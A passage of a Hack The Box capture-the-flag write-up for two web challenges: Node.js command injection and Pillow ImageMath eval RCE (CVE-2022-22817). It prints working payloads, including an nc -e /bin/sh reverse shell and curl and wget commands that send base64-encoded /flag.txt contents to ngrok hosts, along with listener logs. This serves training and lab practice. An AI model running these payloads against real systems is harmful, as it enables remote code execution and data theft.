



The screenshot shows a terminal window with several tabs open. The current tab displays a reverse shell session on port 5555. The command entered was `((require("child_process")).execSync("nc -e /bin/sh 127.0.0.1 5555"))`. The terminal also shows the directory structure of the exploit server, including files like database.js, helpers, index.js, routes, static, and views.

```
--js
((require("child_process")).execSync("nc -e /bin/sh 127.0.0.1 5555"))
---RCE
```

## Exploiting remote web server

After successful exploitation of the local server, I started work on exploitation of the remote application. Here I used the *python3 simple web server* and *ngrok* in order to receive the information from the exploited web server.







## Constructing payload

The below payload reads `/flag.txt` file, base64 encodes its content and sends the encoded string to a hosted by an attacker server.

```
--js
((require("child_process")).execSync("curl http://21b6-41-221-211-120.ngrok.io/\"$(cat
/flag.txt | base64)\""))
---RCE
```






Flag: HTB{bl1nk3r\_flu1d\_f0r\_int3rG4l4c7iC\_tr4v3ls}

## Amidst Us

### Challenge info




As it was in the previous vulnerability, I started from the source code analysis and detected the vulnerable python package using *Snyk vulnerability db*.

Link to the Snyk issue: <https://security.snyk.io/vuln/SNYK-PYTHON-PILLOW-2331901>

Additional information about the detected vulnerability:

<https://pillow.readthedocs.io/en/stable/releasenotes/9.0.0.html#restrict-builtins-available-to-imagemath-eval>

<https://vulmon.com/vulnerabilitydetails?qid=CVE-2022-22817&scoretype=cvssv3>




## Constructing exploit payload

Next step was to explore the application itself and find the injection point. Application has functionality that allows users to upload an image and *alphafy* it by using the submitted color. Below you can find a used payload that contains an OS command to exploit RCE vulnerability (*image* is truncated because it was too long). Constructed payload uses pythons' *os* module to read the *flag.txt* and save its content to the */tmp/RCE.txt*

```
{"image":"iVBORw0KGgoAAAANSUhEUgAAAIAAAACACAYAAADDPmHLAAAOn01EQVR4n01caXRU1R2fL/3Q9kvP6Ydu6gyIRi2itQgWcaloVaqeo12sIrhU0Gp7rIe6t1Wx6rF61NOCFmYmQ8IuQTaBEIgQAiFEISwhJKwmJVk7p1.....pe33ZbFBS7pAbMHJHiGBeD23WPLhd3JPjN7UIJnjA224fhRVeC7Dic7cRYMTrCs9H7u8EjfKRCAzWazOTySw+5iB80fpGBZ6PS220eFF6C4+F18rxrfdrjYUtMHK1jixWcfaC58wWlQKd3gcHoPmz5wwSLpbXZU+sdzLX4u7PO9E+wu9pbdxZqEjfB/wWMQJ9tud3pnn+/2jdVb3/8BrvII8qNvXZsAAAAASUVORK5CYII=","background":["exec(\"import os;os.system('cat /home/kali/Desktop/web_amidst_us/flag.txt > /tmp/RCE.txt')\")",115,115] } 
```

## Exploit issues on a local server




127.0.0.1:1337

Kali Tools Kali Forums Kali Docs NetHunter Offensive Security MSFU Exploit-DB GHDR

kali@kali: ~/htb kali@kali: ~/Desktop/web\_amidst\_us kali@kali: ~/Downloads kali@kali: ~

```
(kali㉿kali)-[~/htb]
$ ls /tmp/
05b3435eb31bddc061234dbb-color0.ser
05b3435eb31bddc061234dbb-haveged.ser
05b3435eb31bddc061234dbb-ModemManag
05b3435eb31bddc061234dbb-systemd-lo
05b3435eb31bddc061234dbb-upower.ser
ad4b-4a24052e2c3d
be6e-9cf7e72dab9
96
```




127.0.0.1:1337

Kali Tools Kali Forums Kali Docs NetHunter Offensive Security MSFU Exploit-DB GHDR

kali@kali: ~/htb kali@kali: ~/Desktop/web\_amidst\_us kali@kali: ~/Downloads kali@kali: ~/Desktop/web\_ar

```
* Serving Flask app "application.main" (lazy loading)
* Environment: production
WARNING: This is a development server. Do not use it in a production deployment.
Use a production WSGI server instead.
* Debug mode: on
* Running on http://0.0.0.0:1337/ (Press CTRL+C to quit)
* Restarting with stat
* Debugger is active!
* Debugger PIN: 147-461-271
HTB{f4k3_flag_f0r_t3sting}
cat: /tmp/RCE.txt: No such file or directory
(kali㉿kali)-[~/Desktop/web_amidst_us]
$ python3 run.py
* Serving Flask app "application.main" (lazy loading)
* Environment: production
WARNING: This is a development server. Do not use it in a production deployment.
Use a production WSGI server instead.
* Debug mode: on
* Running on http://0.0.0.0:1337/ (Press CTRL+C to quit)
* Restarting with stat
* Debugger is active!
* Debugger PIN: 147-461-271
(kali㉿kali)-[~/Desktop/web_amidst_us]
$ python3 run.py
* Serving Flask app "application.main" (lazy loading)
* Environment: production
WARNING: This is a development server. Do not use it in a production deployment.
Use a production WSGI server instead.
* Debug mode: on
* Running on http://0.0.0.0:1337/ (Press CTRL+C to quit)
* Restarting with stat
* Debugger is active!
* Debugger PIN: 147-461-271
```



```

ls /tmp/
RCE.txt

```



The screenshot shows a terminal window on a Kali Linux system. The user has run the command 'ls /tmp/' which lists several files starting with '345eb31bddc'. Below the listing, the user runs 'cat /tmp/RCE.txt' and 'HTB{f4k3\_fl4g\_for\_t3sting}' is displayed. The terminal window is highlighted with a yellow box.




## Payload for remote server

After successful exploitation of the local server, I started work on the payload for remote one. To receive the extracted information I used *ngrok* and *python3 http.server* module. The below payload uses the python *os* module to execute system command and exfiltrate *flag.txt* content, encoded in base64 format.

```
{
  "image": "iVBORw0KGgoAAAANSUhEUgAAIAAAACAYAAADDPmHLAAAOn01EQVR4n01caXRU1R2fL/3Q9kvP6Ydu6gyIRi2itQgWcaloVaqeo12sIrhu0Gp7rIe6t1Wx6rF61NOCFmYmQ8IuQTaBEIgQAiFEISwhKcWFmIp4AmV8nKhi9YediKQzqu9v3KhhIFI6X5JVzBd8Njz09tKd2L2h2XcpdI8UiCAD4jFCFpgMRkzVHJ.....jN7UIJnjA224fhRveC7Dic7cRYMTrCs9H7u8EjfKRCAzWazOTySw+5ib80fpGBZ6PS22Oeff6C4+F18rxrfdrjYUtMhk1jixWcfaC58wWlQKd3gchOpMz5wwSLpbXZU+sdzLX4u7PO9E+wu9pbdxZqEjfB/wWMOJ9tud3pnn+/2jdVb3/8BrvII8qNvXZsAAAAASUVORK5CYII=",
  "background": ["exec(\"import os;os.system('DATA=http://471c-36-221-521-150.ngrok.io/$(cat /flag.txt | base64);wget \$DATA')\")",115,115]
}
```

# Exploitation





```
(kali㉿kali)-[~/Downloads/attacker-server]$ python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
127.0.0.1 - [15/May/2022 16:12:43] "GET /SFRCe21fc2x1chRfxlFd2F5X3Rx3jZX0 HTTP/1.1" 404 -
```

